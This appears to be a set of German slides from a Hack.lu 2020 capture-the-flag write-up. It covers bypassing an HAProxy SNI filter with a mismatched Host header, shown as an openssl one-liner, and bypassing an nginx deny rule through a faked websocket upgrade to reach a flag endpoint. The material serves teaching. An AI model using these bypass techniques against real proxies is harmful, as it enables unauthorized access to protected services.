
Hack.lu 2020 – FluxCloud Frontline



With our brand-new FluxCloud Frontline product, we offer hyper-secure, ultra-rapid edge routing. Of course we have a bug bounty program too! If you can bypass our protections, you will be rewarded with a juicy flag.

<https://public.frontline.cloud.flu.xxx:8443/>

Übersicht



Quelle: [FHantke - FluxCloud Frontline](#)

Firewall: HAProxy



```
6 frontend ft_ssl_vip
7     bind 0.0.0.0:443
8     mode tcp
9
10    tcp-request inspect-delay 5s
11    tcp-request content accept if { req_ssl_hello_type 1 }
12
13    acl app_public req_ssl_sni -i public.frontline.cloud.flu.xxx
14    acl app_secret req_ssl_sni -i secret.frontline.cloud.flu.xxx
15
16    use_backend bk_ssl_app_public if app_public
17    use_backend bk_ssl_app_secret if app_secret
18
19    default_backend bk_ssl_default
20
21 backend bk_ssl_app_public
22     mode tcp
23     server server1 router:443 check
24
25 backend bk_ssl_app_secret
26     mode tcp
27     # Block access to the secret page!
28     tcp-request content reject
29     server server1 router:443 check
```

Bypass Firewall



- TLS-Verbindung aufbauen mit `public.frontline.cloud.flu.xxx` als Server-Name (SNI)
- Als HTTP-Host `secret.frontline.cloud.flu.xxx` verwenden


```
$ echo -en "GET / HTTP/1.1\nHost:  
secret.frontline.cloud.flu.xxx\n\n" | openssl  
s_client -connect public.frontline.cloud.flu.xxx:443  
-servername public.frontline.cloud.flu.xxx -quiet  
2>/dev/null
```

Router: nginx



```
33     location / {
34         proxy_pass http://app-secret;
35     }
36
37     location /_meta/api/ {
38         rewrite ^/_meta(.*)$ $1 break;
39         proxy_pass http://metadata;
40     }
41     location /_meta/flag {
42         deny all;
43     }
44     location /_meta/socket.io/ {
45         rewrite ^/_meta(.*)$ $1 break;
46         proxy_http_version 1.1;
47         proxy_set_header Upgrade $http_upgrade;
48         proxy_set_header Connection "Upgrade";
49         proxy_pass http://metadata;
50     }
```

Bypass Router



Quelle: [FHantke - FluxCloud Frontline](#)

Bypass Router



- Erster HTTP-Request an interne API mit Upgrade-Header
- API-Check liefert 101 Response, daher glaubt nginx, dass ein Websocket geöffnet wurde
- Es besteht nun eine direkte Verbindung zum Backend-Webserver
- Somit kann /flag direkt abgerufen werden



Vielen Dank!